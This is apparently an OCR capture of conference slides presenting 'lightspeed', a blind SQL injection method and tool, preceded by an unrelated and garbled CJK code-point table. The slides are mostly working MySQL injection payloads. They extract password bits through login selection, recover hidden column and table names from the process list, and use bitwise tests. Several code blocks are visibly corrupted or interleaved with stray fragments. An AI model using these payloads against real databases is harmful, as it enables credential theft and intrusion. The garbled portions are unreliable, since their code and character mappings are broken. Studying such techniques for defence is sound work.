亖 U+4E97 亘 U+4E98 亙 U+4E99 亚 U+4E9A 些 U+4E9B 亜 U+4E9C 亞 U+4E9D 亞 U+4E9E 亟 U+4E9F 亟 U+4EA0 亡 U+4EA1 亢 U+4EA2 亢 U+4EA3 交 U+4EA4 亥 U+4EA5 亦 U+4EA6 产 U+4EA7 亨 U+4EA8 亩 U+4EA9
亮 U+4EAA 亨 U+4EAB 京 U+4EAC 亭 U+4EAD 亭 U+4EAE 亮 U+4EAF 亯 U+4EB0 亰 U+4EB1 亳 U+4EB2 亳 U+4EB3 亳 U+4EB4 亳 U+4EB5 亶 U+4EB6 廉 U+4EB7 舜 U+4EB8 亹 U+4EB9 亹 U+4EBA 亻 U+4EBB 人 U+4EBC
亼 U+4EBD 亾 U+4EBE 亿 U+4EBF 什 U+4EC0 仁 U+4EC1 仂 U+4EC2 仃 U+4EC3 仄 U+4EC4 仅 U+4EC5 仆 U+4EC6 仇 U+4EC7 今 U+4EC8 仉 U+4EC9 今 U+4ECA 介 U+4ECB 仌 U+4ECC 仍 U+4ECD 从 U+4ECE
仏 U+4ECF 仐 U+4ED0 仑 U+4ED1 仒 U+4ED2 仓 U+4ED3 仔 U+4ED4 仕 U+4ED5 他 U+4ED6 仗 U+4ED7 付 U+4ED8 仙 U+4ED9 仚 U+4EDA 仛 U+4EDB 仜 U+4EDC 仝 U+4EDD 仞 U+4EDE 仟 U+4EDF 仠 U+4EE0 仡 U+4EE1
仢 U+4EE2 代 U+4EE3 令 U+4EE4 以 U+4EE5 仦 U+4EE6 夫 U+4EE7 仩 U+4EE8 仪 U+4EE9 仫 U+4EEA 们 U+4EEB 仭 U+4EEC 仮 U+4EED 仮 U+4EEE 仯 U+4EEF 仰 U+4EF0 仱 U+4EF1 仲 U+4EF2 仳 U+4EF3 仴 U+4EF4
件 U+4EF5 件 U+4EF6 仿 U+4EF7 伀 U+4EF8 企 U+4EF9 企 U+4EFA 伂 U+4EFB 伃 U+4EFC 伄 U+4EFD 伅 U+4EFE 伆 U+4EFF 伇 U+4F00 企 U+4F01 伉 U+4F02 伋 U+4F03 伌 U+4F04 伍 U+4F05 伎 U+4F06 伏 U+4F07
伐 U+4F08 伏 U+4F09 伊 U+4F0A 伋 U+4F0B 伍 U+4F0C 伍 U+4F0D 伎 U+4F0E 伏 U+4F0F 伐 U+4F10 休 U+4F11 伒 U+4F12 伓 U+4F13 伔 U+4F14 伕 U+4F15 伖 U+4F16 众 U+4F17 优 U+4F18 伙 U+4F19 会 U+4F1A
伛 U+4F1B 伜 U+4F1C 伝 U+4F1D 伞 U+4F1E 伟 U+4F1F 传 U+4F20 伡 U+4F21 伢 U+4F22 伣 U+4F23 伤 U+4F24 伥 U+4F25 伦 U+4F26 伧 U+4F27 伨 U+4F28 伩 U+4F29 伪 U+4F2A 伫 U+4F2B 伬 U+4F2C
伭 U+4F2D 伮 U+4F2E 伯 U+4F2F 估 U+4F30 伱 U+4F31 伲 U+4F32 伳 U+4F33 伴 U+4F34 伵 U+4F35 伶 U+4F36 伷 U+4F37 伸 U+4F38 伹 U+4F39 伺 U+4F3A 伻 U+4F3B 似 U+4F3C 伽 U+4F3D 佀 U+4F3E 佁 U+4F3F
佂 U+4F40 佃 U+4F41 佄 U+4F42 但 U+4F43 佅 U+4F44 佈 U+4F45 佇 U+4F46 佈 U+4F47 佉 U+4F48 佊 U+4F49 佋 U+4F4A 佌 U+4F4B 位 U+4F4C 位 U+4F4D 低 U+4F4E 住 U+4F4F 佐 U+4F50 佑 U+4F51 佒 U+4F52
体 U+4F53 佔 U+4F54 何 U+4F55 佖 U+4F56 佗 U+4F57 佘 U+4F58 佛 U+4F59 佚 U+4F5A 佛 U+4F5B 作 U+4F5C 佞 U+4F5D 佟 U+4F5E 你 U+4F5F 佡 U+4F60 佢 U+4F61 佣 U+4F62 佤 U+4F63 佥 U+4F64 佦 U+4F65
佧 U+4F66 佨 U+4F67 佩 U+4F68 佪 U+4F69 佫 U+4F6A 佬 U+4F6B 佭 U+4F6C 佮 U+4F6D 佯 U+4F6E 佰 U+4F6F 佱 U+4F70 佲 U+4F71 佳 U+4F72 佴 U+4F73 併 U+4F74 佶 U+4F75 佷 U+4F76 佸 U+4F77 佹 U+4F78
佺 U+4F79 佻 U+4F7A 佼 U+4F7B 佽 U+4F7C 佾 U+4F7D 侀 U+4F7E 侁 U+4F7F 侂 U+4F80 侃 U+4F81 侄 U+4F82 侅 U+4F83 來 U+4F84 侇 U+4F85 侈 U+4F86 侉 U+4F87 侊 U+4F88 例 U+4F89 侌 U+4F8A
侍 U+4F8B 侎 U+4F8C 侏 U+4F8D 侐 U+4F8E 侑 U+4F8F 侒 U+4F90 侓 U+4F91 侔 U+4F92 侕 U+4F93 侖 U+4F94 侗 U+4F95 侘 U+4F96 侙 U+4F97 侚 U+4F98 供 U+4F99 侜 U+4F9A 依 U+4F9B 侞 U+4F9C 侟 U+4F9D
侠 U+4F9E 価 U+4F9F 侢 U+4FA0 侣 U+4FA1 侤 U+4FA2 侥 U+4FA3 侦 U+4FA4 侧 U+4FA5 侨 U+4FA6 侩 U+4FA7 侪 U+4FA8 侫 U+4FA9 侬 U+4FAA 侭 U+4FAB 侮 U+4FAC 侯 U+4FAD 侰 U+4FAE 侱 U+4FAF 侲 U+4FB0
侳 U+4FB1 侴 U+4FB2 侵 U+4FB3 侶 U+4FB4 侷 U+4FB5 侸 U+4FB6 侹 U+4FB7 侺 U+4FB8 侻 U+4FB9 侼 U+4FBA 侽 U+4FBB 侾 U+4FBC 便 U+4FBD 俀 U+4FBE 俁 U+4FBF 係 U+4FC0 促 U+4FC1 俄 U+4FC2 俅 U+4FC3
俄 U+4FC4 俆 U+4FC5 俇 U+4FC6 俈 U+4FC7 俉 U+4FC8 俊 U+4FC9 俋 U+4FCA 俌 U+4FCB 俍 U+4FCC 俎 U+4FCD 俏 U+4FCE 俐 U+4FCF 俑 U+4FD0 俒 U+4FD1 俓 U+4FD2 俔 U+4FD3 俕 U+4FD4 俖 U+4FD5 俗 U+4FD6
俘 U+4FD7 俙 U+4FD8 俚 U+4FD9 俛 U+4FDA 俜 U+4FDB 保 U+4FDC 俞 U+4FDD 俟 U+4FDE 俠 U+4FDF 俠 U+4FE0 信 U+4FE1 修 U+4FE2 俣 U+4FE3 俤 U+4FE4 俥 U+4FE5 俦 U+4FE6 俧 U+4FE7 俨 U+4FE8
俩 U+4FE9 俪 U+4FEA 俫 U+4FEB 俬 U+4FEC 俭 U+4FED 修 U+4FEE 俯 U+4FEF 俰 U+4FF0 俱 U+4FF1 俲 U+4FF2 俳 U+4FF3 俴 U+4FF4 俵 U+4FF5 俶 U+4FF6 俷 U+4FF7 俸 U+4FF8 俹 U+4FF9 俺 U+4FFA 俻 U+4FFB
俼 U+4FFC 俽 U+4FFD 俾 U+4FFE 倀 U+4FFF 倁 U+5000 倂 U+5001 倃 U+5002 倄 U+5003 倅 U+5004 倆 U+5005 倇 U+5006 倈 U+5007 倉 U+5008 個 U+5009 倊 U+500A 倌 U+500B 倍 U+500C 倍 U+500D 倎 U+500E
倏 U+500F 倐 U+5010 們 U+5011 倒 U+5012 倓 U+5013 倔 U+5014 倕 U+5015 倖 U+5016 倗 U+5017 倘 U+5018 候 U+5019 倚 U+501A 倛 U+501B 倜 U+501C 倝 U+501D 倞 U+501E 倠 U+501F 倡 U+5020 倢 U+5021
倣 U+5022 倣 U+5023 值 U+5024 倥 U+5025 倦 U+5026 倧 U+5027 倨 U+5028 倩 U+5029 倪 U+502A 倫 U+502B 倬 U+502C 倭 U+502D 倮 U+502E 倯 U+502F 倰 U+5030 倱 U+5031 倲 U+5032 倳 U+5033 倴 U+5034
倵 U+5035 倶 U+5036 倷 U+5037 倸 U+5038 倹 U+5039 偀 U+503A 偁 U+503B 偂 U+503C 偃 U+503D 偄 U+503E 偅 U+503F 偆 U+5040 假 U+5041 偈 U+5042 偉 U+5043 偊 U+5044 偋 U+5045 偌 U+5046
偍 U+5047 偎 U+5048 偏 U+5049 偐 U+504A 偑 U+504B 偒 U+504C 偓 U+504D 偔 U+504E 偕 U+504F 偖 U+5050 偗 U+5051 偘 U+5052 偙 U+5053 做 U+5054 偛 U+5055 停 U+5056 偝 U+5057 偞 U+5058 偟 U+5059
偠 U+505A 偡 U+505B 偢 U+505C 偣 U+505D 偤 U+505E 健 U+505F 偦 U+5060 偧 U+5061 偨 U+5062 偩 U+5063 偪 U+5064 偫 U+5065 偬 U+5066 偭 U+5067 偮 U+5068 偯 U+5069 偰 U+506A 偱 U+506B 偲 U+506C
偳 U+506D 側 U+506E 偵 U+506F 偶 U+5070 偷 U+5071 偸 U+5072 偹 U+5073 偺 U+5074 偻 U+5075 偼 U+5076 偽 U+5077 偾 U+5078 偿 U+5079 傀 U+507A 傁 U+507B 傂 U+507C 傃 U+507D 傄 U+507E 傅 U+507F
傆 U+5080 傇 U+5081 傈 U+5082 傉 U+5083 傊 U+5084 傋 U+5085 傌 U+5086 傍 U+5087 傎 U+5088 傏 U+5089 傐 U+508A 傑 U+508B 傒 U+508C 傓 U+508D 傔 U+508E 傕 U+508F 傖 U+5090 傗 U+5091 傘 U+5092
備 U+5093 傚 U+5094 傛 U+5095 傜 U+5096 傝 U+5097 傞 U+5098 傟 U+5099 傠 U+509A 傡 U+509B 傢 U+509C 傣 U+509D 傤 U+509E 傥 U+509F 傦 U+50A0 傧 U+50A1 储 U+50A2 傩 U+50A3 傪 U+50A4
傫 U+50A5 催 U+50A6 傭 U+50A7 傮 U+50A8 傯 U+50A9 傰 U+50AA 傱 U+50AB 傲 U+50AC 傳 U+50AD 傴 U+50AE 債 U+50AF 傶 U+50B0 傷 U+50B1 傸 U+50B2 傹 U+50B3 傺 U+50B4 傻 U+50B5 傼 U+50B6 傽 U+50B7
傾 U+50B8 傿 U+50B9 僀 U+50BA 僁 U+50BB 僂 U+50BC 僃 U+50BD 僄 U+50BE 僅 U+50BF 僆 U+50C0 僇 U+50C1 僈 U+50C2 僉 U+50C3 僊 U+50C4 僋 U+50C5 僌 U+50C6 働 U+50C7 僎 U+50C8 像 U+50C9 僐 U+50CA
僑 U+50CB 僒 U+50CC 僓 U+50CD 僔 U+50CE 僕 U+50CF 僖 U+50D0 僗 U+50D1 僘 U+50D2 僙 U+50D3 僚 U+50D4 僛 U+50D5 僜 U+50D6 僝 U+50D7 僞 U+50D8 僟 U+50D9 僠 U+50DA 僡 U+50DB 僢 U+50DC 僣 U+50DD
僤 U+50DE 僥 U+50DF 僦 U+50E0 僧 U+50E1 僨 U+50E2 僩 U+50E3 僪 U+50E4 僫 U+50E5 僬 U+50E6 僭 U+50E7 僮 U+50E8 僯 U+50E9 僰 U+50EA 僱 U+50EB 僲 U+50EC 僳 U+50ED 僴 U+50EE 僵 U+50EF 僶 U+50F0
僷 U+50F1 僸 U+50F2 價 U+50F3 僺 U+50F4 僻 U+50F5 僼 U+50F6 僽 U+50F7 僾 U+50F8 僿 U+50F9 儀 U+50FA 儁 U+50FB 儂 U+50FC 儃 U+50FD 億 U+50FE 儅 U+50FF 儀 U+5100 儇 U+5101 儈 U+5102
儉 U+5103 儊 U+5104 儋 U+5105 儌 U+5106 儍 U+5107 儎 U+5108 儏 U+5109 儐 U+510A 儑 U+510B 儒 U+510C 儓 U+510D 儔 U+510E 儕 U+510F 儖 U+5110 儗 U+5111 儘 U+5112 儙 U+5113 儚 U+5114 儛 U+5115
儜 U+5116 儝 U+5117 儞 U+5118 償 U+5119 儠 U+511A 儡 U+511B 儢 U+511C 儣 U+511D 儤 U+511E 儥 U+511F 儦 U+5120 儧 U+5121 儨 U+5122 儩 U+5123 優 U+5124 儫 U+5125 儬 U+5126 儭 U+5127 儮 U+5128
儯 U+5129 儰 U+512A 儱 U+512B 儲 U+512C 儳 U+512D 儴 U+512E 儵 U+512F 儶 U+5130 儷 U+5131 儸 U+5132 儹 U+5133 儺 U+5134 儻 U+5135 儼 U+5136 儽 U+5137 儾 U+5138 儿 U+513A 兀 U+513B
兂 U+513C 兄 U+513D 充 U+513E 兆 U+513F 兇 U+5140 允 U+5141 兊 U+5142 元 U+5143 兌 U+5144 兎 U+5145 兏 U+5146 児 U+5147 兑 U+5148 兒 U+5149 兓 U+514A 兔 U+514B 兕 U+514C 兖 U+514D 兗 U+514E
兘 U+514F 兙 U+5150 党 U+5151 兛 U+5152 兜 U+5153 兝 U+5154 兞 U+5155 兟 U+5156 兠 U+5157 兡 U+5158 兢 U+5159 兣 U+515A 兤 U+515B 入 U+515C 兦 U+515D 內 U+515E 全 U+515F 兩 U+5160
兪 U+5161 八 U+5162 公 U+5163 兯 U+5164 兰 U+5165 共 U+5166 兲 U+5167 全 U+5168 兩 U+5169 兪 U+516A 八 U+516B 公 U+516C 六 U+516D 兮 U+516E 兯 U+516F 兰 U+5170 共 U+5171 关 U+5172 关 U+5173
兴 U+5174 兵 U+5175 其 U+5176 具 U+5177 典 U+5178 兹 U+5179 兺 U+517A 养 U+517B 兼 U+517C 兽 U+517D 兾 U+517E 兿 U+517F 冀 U+5180 冁 U+5181 冂 U+5182 同 U+5183 冃 U+5184 内 U+5185 円 U+5186
冇 U+5187 冈 U+5188 冉 U+5189 冊 U+518A 冋 U+518B 册 U+518C 再 U+518D 冎 U+518E 冏 U+518F 冑 U+5190 冒 U+5191 冒 U+5192 冓 U+5193 冔 U+5194 冕 U+5195 冖 U+5196 冗 U+5197 写 U+5198 写 U+5199
冚 U+519A 军 U+519B 农 U+519C 冝 U+519D 冞 U+519E 冟 U+519F 冠 U+51A0 冢 U+51A1 冢 U+51A2 冣 U+51A3 冤 U+51A4 冥 U+51A5 冠 U+51A6 冧 U+51A7 冨 U+51A8 冩 U+51A9 冪 U+51AA 冬 U+51AB 冬 U+51AC
冬 U+51AD 冮 U+51AE 冯 U+51AF 冰 U+51B0 冱 U+51B1 冲 U+51B2 决 U+51B3 冴 U+51B4 况 U+51B5 冶 U+51B6 冷 U+51B7 冲 U+51B8 冻 U+51B9 冼 U+51BA 冻 U+51BB 冼 U+51BC 冽 U+51BD 冷 U+51BE 津 U+51BF
冿 U+51C0 凉 U+51C1 凌 U+51C2 凑 U+51C3 凄 U+51C4 凅 U+51C5 准 U+51C6 凇 U+51C7 凈 U+51C8 凉 U+51C9 清 U+51CA 凋 U+51CB 凌 U+51CC 凍 U+51CD 凌 U+51CE 減 U+51CF 凔 U+51D0 凑 U+51D1
凕 U+51D2 凛 U+51D3 凞 U+51D4 凟 U+51D5 凡 U+51D6 凢 U+51D7 凣 U+51D8 凤 U+51D9 凥 U+51DA 処 U+51DB 凧 U+51DC 凨 U+51DD 凩 U+51DE 凪 U+51DF 凫 U+51E0 凡 U+51E1 凡 U+51E2 凡 U+51E3 凤 U+51E4
凥 U+51E5 処 U+51E6 凧 U+51E7 凨 U+51E8 凩 U+51E9 凪 U+51EA 凫 U+51EB 凬 U+51EC 凭 U+51ED 凮 U+51EE 凯 U+51EF 凰 U+51F0 凱 U+51F1 凱 U+51F2 凳 U+51F3 凳 U+51F4 凵 U+51F5 凶 U+51F6 出 U+51F7
凸 U+51F8 凹 U+51F9 出 U+51FA 击 U+51FB 凼 U+51FC 函 U+51FD 函 U+51FE 凾 U+51FF 刀 U+5200 刁 U+5201 刂 U+5202 刃 U+5203 刄 U+5204 刅 U+5205 分 U+5206 切 U+5207 刈 U+5208 刉 U+5209 刊 U+520A
刋 U+520B 刌 U+520C 刍 U+520D 刎 U+520E 刏 U+520F

1040 symbols

Lightspeed for logins

[+] 10 users are registered with the same password

[+] The sequence of bits is determined by seeing which user the application logged in after the injection is made.

lightspeed login

```
' or user=(select if((@a:=(select
conv(@x:=mid(bin(ascii(mid(password,1,1))),1,3),
2,10)from users limit 1))=1,'lightos',if(
@a=2,'hkm',if(@a=3,'calderpwn',if(@a=4,'nitr0us'
,if(@a=5,'sirdarkcat',if(@a=6,'n3k',if(
@a=7,'vhramosa',if(@x='0','xxronvel',if(@x='00',
'garethheyes','tr3w')))))))))))
```

lightspeed login

```
' or user=(select if((@a:=(select
conv(@x:=mid(bin(ascii(mid(password,1,1))),1,3),
2,10)from users limit 1))=1,'lightos',if(
@a=2,'hkm',if(@a=3,'calderpwn',if(@a=4,'nitr0us'
,if(@a=5,'sirdarkcat',if(@a=6,'n3k',if(
@a=7,'vhramosa',if(@x='0','xxronvel',if(@x='00',
'garethheyes','tr3w')))))))))))
```

demo

```
[+] Start Time: 15:56:59
[+] End Time:   15:57:00
[+] 1008 requests

[+] Done.
tr3w@spine-ripper:~/stuff/lightspeed$
```

1 second

About lightspeed.py

[+]Created by me in 2020


Ruben [tr3w] Ventura

@tr3w_

Overview of **lightspeed**

[+] Just released the tool which uses this method: **lightspeed.py**

http://github.com/tr3w



The column problem

```
' or user=(select if((@a:=(select
conv(@x:=mid(bin(ascii(mid(password,1,1))),1,3),
2,10)from users limit 1))=1,'lightos',if(
@a=2,'hkm',if(@a=3,'calderpwn',if(@a=4,'nitr0us'
,if(@a=5,'sirdarkcat',if(@a=6,'n3k',if(
@a=7,'vhramosa',if(@x='0','xxronvel',if(@x='00',
'garethheyes','tr3w')))))))))))
```

The column problem

```
' or user=(select if((@a:=(select
conv(@x:=mid(bin(ascii(mid(password,1,1))),1,3),
2,10)from users limit 1))=1,'lightos',if(
@a=2,'hkm',if(@a=3,'calderpwn',if(@a=4,'nitr0us'
,if(@a=5,'sirdarkcat',if(@a=6,'n3k',if(
@a=7,'vhramosa',if(@x='0','xxronvel',if(@x='00',
'garethheyes','tr3w')))))))))))
```

The column problem

??????

```
' or user=(select if((@a:=(select
conv(@x:=mid(bin(ascii(mid(password,1,1))),1,3),
2,10)from users limit 1))=1,'lightos',if(
@a=2,'hkm',if(@a=3,'calderpwn',if(@a=4,'nitr0us'
,if(@a=5,'sirdarkcat',if(@a=6,'n3k',if(
@a=7,'vhramosa',if(@x='0','xxronvel',if(@x='00',
'garethheyes','tr3w')))))))))))
```

The column problem

```
mysql> select info from information_schema.processlist;
+-----------------------------------------------+
| info                                          |
+-----------------------------------------------+
| select info from information_schema.processlist |
| NULL                                          |
+-----------------------------------------------+
2 rows in set (0.00 sec)

mysql>
```

The column problem

```
mysql> select info from information_schema.processlist;
+-----------------------------------------------+
| info                                          |
+-----------------------------------------------+
| select info from information_schema.processlist |
| NULL                                          |
+-----------------------------------------------+
2 rows in set (0.00 sec)

mysql>
```

The column problem

```
SELECT * FROM users WHERE user = '$'
```

The column problem

```
SELECT * FROM users WHERE user = '' union select
info from information_schema.processlist-- -'
```

The column problem

```
SELECT * FROM users WHERE user = '' union select
info from information_schema.processlist-- -'
```

```
mysql> select user from users where id=0 union select info
    -> from information_schema.processlist;
+-----------------------------------------------------------
| user
+-----------------------------------------------------------
| select user from users where id=0 union select info
from information_schema.processlist |
| NULL
+-----------------------------------------------------------
2 rows in set (0.00 sec)

mysql>
```

The column problem

```
SELECT user FROM USERS WHERE user='$'
```

The column problem

```
SELECT user FROM USERS WHERE user='tr3w'
and(select(trim(regexp_replace(regexp_substr( (select
    info from information_schema.processlist limit
0,1),'select[[:space:]]+(.*?)from'),'(select|from)','
'))))='*'
```

The column problem

```
SELECT user FROM USERS WHERE user='tr3w'
and(select(trim(regexp_replace(regexp_substr( (select
    info from information_schema.processlist limit
0,1),'select[[:space:]]+(.*?)from'),'(select|from)','
')))))='*'
```

The column problem

```
SELECT user FROM USERS WHERE user='tr3w'
and(select(trim(regexp_replace(regexp_substr( (select
    info from information_schema.processlist limit
0,1),'select[[:space:]]+(.*?)from'),'(select|from)','
')))))='*'
```

The column problem

```
SELECT password FROM USERS WHERE user='$'
```

The column problem

```
SELECT password FROM USERS WHERE user='tr3w'
and(select(trim(regexp_replace(regexp_substr((select
info from information_schema.processlist limit
0,1),'where[[:space:]]+(.*?)[[:space:]=]+'),
'(where|[[:space:]]|=)','''))))#'
```

The column problem

```
SELECT password FROM USERS WHERE user='tr3w'
and(select(trim(regexp_replace(regexp_substr((select
info from information_schema.processlist limit
0,1),'where[[:space:]]+(.*?)[[:space:]=]+'),
'(where|[[:space:]]|=)','''))))#'
```

The column problem

table_name

2bwsvu3bg1
038032kkvc
Pnnvxiavbo
1h3rtwfo61
X4kxwfgyph
Faxtpg4hjm
9ao9u2ayrz

YNG11HIE3FS
FZS52VOS9FF
JCE71MIR7YBCWS79VQ
H9TUEJO44PKW9VK
OAY25VWC5SDUDD98CV
M4TMQTV42IFU1QIKGU
36BUH8KOFHC73MCZ6P
A

CWA99VXD6IQBWY07LO
L6HKZMY56WER6FEWMZ
06XQY7OAELM20MLG4L
ULSY18DJN5DYEHX29U
WM0BSXFM32GDM4XJNY
V75ERN3ECJBW84PXK0
BU

RRI16RRB1ANMDL86JC
T5BYLXB36UJL6YPYFV
17VYV5KGNIF84EFE1Q
SJGO54RYR6CHHLG24B
JW3OUJER98CSR5JGMB
W71ZIC5ELXKR79VOP8
YK

The column problem

```
SELECT x FROM USERS WHERE y='$'
```

The column problem

```
SELECT x FROM USERS WHERE y='tr3w' and(select
group_concat(column_name)from information_schema.columns
where
table_name=(select(trim(regexp_replace(regexp_substr
((select info from information_schema.processlist limit
0,1),'from[[:space:]]+(.*?)+[[:space:]]'),'([[:space:]]|f
rom|(.*?)\\.)',''))))))#'
```

The column problem

```
SELECT x FROM USERS WHERE y='tr3w' and(select
group_concat(column_name)from information_schema.columns
where
table_name=(select(trim(regexp_replace(regexp_substr
((select info from information_schema.processlist limit
0,1),'from[[:space:]]+(.*?)+[[:space:]]'),'([[:space:]]|f
rom|(.*?)\\.)',''))))))#'
```

The column problem

```
SELECT x FROM USERS WHERE y='tr3w' and(select
group_concat(column_name)from information_schema.columns
where
table_name=(select(trim(regexp_replace(regexp_substr
((select info from information_schema.processlist limit
0,1),'from[[:space:]]+(.*?)+[[:space:]]'),'([[:space:]]|f
rom|(.*?)\\.)',''))))))#'
```

Method Comparison

```
'' or user=(if(@a:=(select mid(password,-
          1,1)from users limit
   1)='a','lightos',if(@a='b','hkm',
   ' or user=(select
    if((@a:=(select
conv(@x:=mid(bin(ascii
i(mid(password,1,1)),-
 1,3),2,10)from users
        limit
1))=1,'lightos',if( @a-
=2,'hkm',if(@a=3,'cal-
derpwn',if(@a=4,'nitr-
0us',if(@a=5,'sirdark-
cat',if(@a=6,'n3k',if-
( @a=7,'vhramosa',if(-
@x='0','xxronvel',if(-
@x='00','garethbeyes'
   ,'tr3w'))))))))))
```

```
IF((@a:=MID(BIN(POSITION(MID((SEL-
N(MID((SELECT password
from users),1,1)IN
(0x616
6b6c6d6e6
67778797a41424344454647-
48494a4b4c4d4e4f5051525
35455565758595a205f3031
323334353637383920c2e3c3-
e2f3f3b3a27225b7b5d7d5c-
7c3d2b2d29282a265e25242
34021607e),1,1))!-
=space(0),2-@a,0/0)
```

```
IF((@a:=MID(BIN(POSITION(MID((SEL-
ECT(user)FROM users`LIMIT/*LESS*/-
                                0,1),-
1,1)IN(0x616263646566676869 6a6b6c-
6d6e6f707172737475767778797a41424-
3444546474849 4a4b4c4d4e4f50515253-
5455565758595a205f303132333435363-
738392c2e3c3e2f3f3b3a27225b7b5d7d-
5c7c3d2b2d29282a265e2524234021607-
                          e))),1,3))!-
=space(0),IF(@a=0x3030,9,IF(@a=0x-
303030,10,IF(@a=0x30,8,conv(@a,-
                          1 AND(SELECT
c = 0   MID(LPAD(BIN(
while 1 1,1) FROM tab
        sizes = [ 0x
0xffff, 0xffffff,
0xffffffff,
0xffffffffffffffff ]
        result = injection()
        c += 1
if result == false:
                break

size = sizes[c - 1] +
1   // 0xff + 1 = 255 + 1
```

```
0x01    00000001
0x02    00000010
0x04    00000100
0x08    00001000
0x10    00010000
```

```
1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)
```

